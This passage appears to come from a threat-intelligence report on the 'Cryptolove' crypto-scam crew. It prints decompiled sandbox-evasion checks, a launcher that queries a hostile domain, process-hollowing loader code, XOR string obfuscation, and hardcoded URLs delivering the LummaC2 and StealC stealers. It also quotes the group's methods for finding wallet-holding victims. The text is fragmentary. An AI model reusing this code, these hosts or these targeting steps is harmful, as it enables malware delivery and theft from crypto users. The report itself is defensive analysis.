79          foreach (string text in new string[] { "/sys/hypervisor/uuid", "/sys/devices/virtual/dmi/id/product_uuid", "/sys/devices/virtual/dmi/id/product_serial", "/etc/hostname" })
80          {
81              if (File.Exists(text))
82              {
83                  string text2 = File.ReadAllText(text).ToLower();
84                  if (text2.Contains("ec2") || text2.Contains("aws") || text2.Contains("azure") || text2.Contains("google"))
85                  {
86                      return true;
87                  }
88              }
89          }
90          return false;
91      }
```

```
3   public static bool CheckEmulation()
4   {
5       return MainWindow.Memory() < 4.0 || Environment.CurrentDirectory == "C:\\" || Environment.CurrentDirectory == Path.GetTempPath() ||
          Path.GetFileNameWithoutExtension(AppDomain.CurrentDomain.FriendlyName).Length > 11 || Environment.UserName == "WALKER" || Environment.MachineName ==
          "WALKER-PC" || (Environment.UserName == "John" && Environment.MachineName == "JOHN-PC") || Environment.MachineName == "JOHN-PC";
```

CRYPTOLOVE .NET LAUNCHER



CRYPTOLOVE JPHP Launcher




```
referenceMemory4.assign(StringMemory.valueOf((String)("https://apikokoapi.com/add_code.php?method=get&code=" + referenceMemory3)));
referenceMemory7.assign(InvokeHelper.callStatic((Environment)environment, (TraceInfo)$TRC[5], (String)"php\\io\\stream", (String)"getcontents",
memory9 = environment.__newObject("php\\format\\JsonProcessor", "php\\format\\jsonprocessor", $TRC[6], new Memory[]{ObjectInvokeHelper.getConst
Memory.assignRight((Memory)ObjectInvokeHelper.invokeMethod((Memory)memory9, (String)"parse", (String)"parse", (Environment)environment, (TraceI
```

{"available":true,"code":"XYZ","username":"#worker_handle"}

77.105.166.229/qicudt52b.dll

PE Loader Sample

PE Loader Sample (November 2024)


The DLL executes one of the payloads fetched from the hardcoded URLs:

http://77.105.166.229/beast2 – LummaC2 Stealer

http://77.105.166.229/beast1 – StealC

```
48  if ( !this )
49    return 0;
50  v2 = __acrt_iob_func(2u);
51  sub_100039E0(v3, v2, "[+] Mapping Target PE File\n");
52  v4 = __acrt_iob_func(2u);
53  sub_100039E0(v5, v4, "[+] Loader Base Orig: 0x%08x New: 0x%08x\n");
54  ModuleHandleW = GetModuleHandleW(L"ntdll.dll");
55  ZwUnmapViewOfSection = GetProcAddress(ModuleHandleW, "ZwUnmapViewOfSection");
56  if ( !ZwUnmapViewOfSection )
57  {
58    v7 = __acrt_iob_func(2u);
59    sub_100039E0(v8, v7, "[+] Failed to resolve address of NtUnmapViewOfSection\n");
60  }
61  v9 = __acrt_iob_func(2u);
62  sub_100039E0(v10, v9, "[+] Target PE Load Base: 0x%08x Image Size: 0x%08x\n");
63  for ( i = *(char **)(this + 24); VirtualQuery(i, &Buffer, 0x1Cu); i += Buffer.RegionSize )
64  {
65    if ( Buffer.State == 0x10000 )
66      break;
67  }
68  v12 = *(_DWORD *)(*(_DWORD *)(this + 8) + 52);
69  if ( v12 >= *(_DWORD *)(this + 24) && v12 < (unsigned int)i )
70  {
71    v13 = (int (__stdcall *)(HANDLE, int))ZwUnmapViewOfSection;
72    if ( ZwUnmapViewOfSection )
73    {
74      v14 = __acrt_iob_func(2u);
75      sub_100039E0(v15, v14, "[+] Unmapping original loader mapping\n");
76      v44 = *(_DWORD *)(this + 24);
77      CurrentProcess = GetCurrentProcess();
78      if ( v13(CurrentProcess, v44) )
79      {
80        v17 = __acrt_iob_func(2u);
81        sub_100039E0(v18, v17, "[-] Failed to unmap original loader mapping\n");
82      }
```

MORPHEME32




InternetReadFile API obfuscated with XOR


```
166  v5 = ((int (__stdcall *)(char *))(a5 + *(_DWORD *)(a3 + 4 * *(unsigned __int16 *)(a5 + a1 + 2 * a2))))((char *)a4 - 4206);
167  v6 = 0;
168  *(a4 - 1039) = v5;
169  *(a4 - 1054) = 0x69627748;
170  *((_QWORD *)a4 - 528) = 0x736269756273694ELL;
171  *((_WORD *)a4 - 2106) = 1872;
172  do
173    *((_BYTE *)a4 + v6++ - 4224) ^= 7u;
```

HOW IT ALL WORKS?


Tell us about your experience with scamming




Have you had profits in other teams / landing pages?





What social media are you using? Send us the links to them



Tell me a little about yourself and your best qualities. It's important for me to know who I will be working with.








x.com/0xvault_val
x.com/0xhashHolly1
x.com/0xethmancer
x.com/0xtoken_tino


Telegram Bot that sells social media accounts

LOOKING FOR VICTIMS...

Discord (checking DappRadar)




Verify wallet balance on zapper.xyz or Arkham Intel (can also be used to gather Social Media information)




For Twitter / Telegram - look for ".eth" in handles and "wallet address" terms

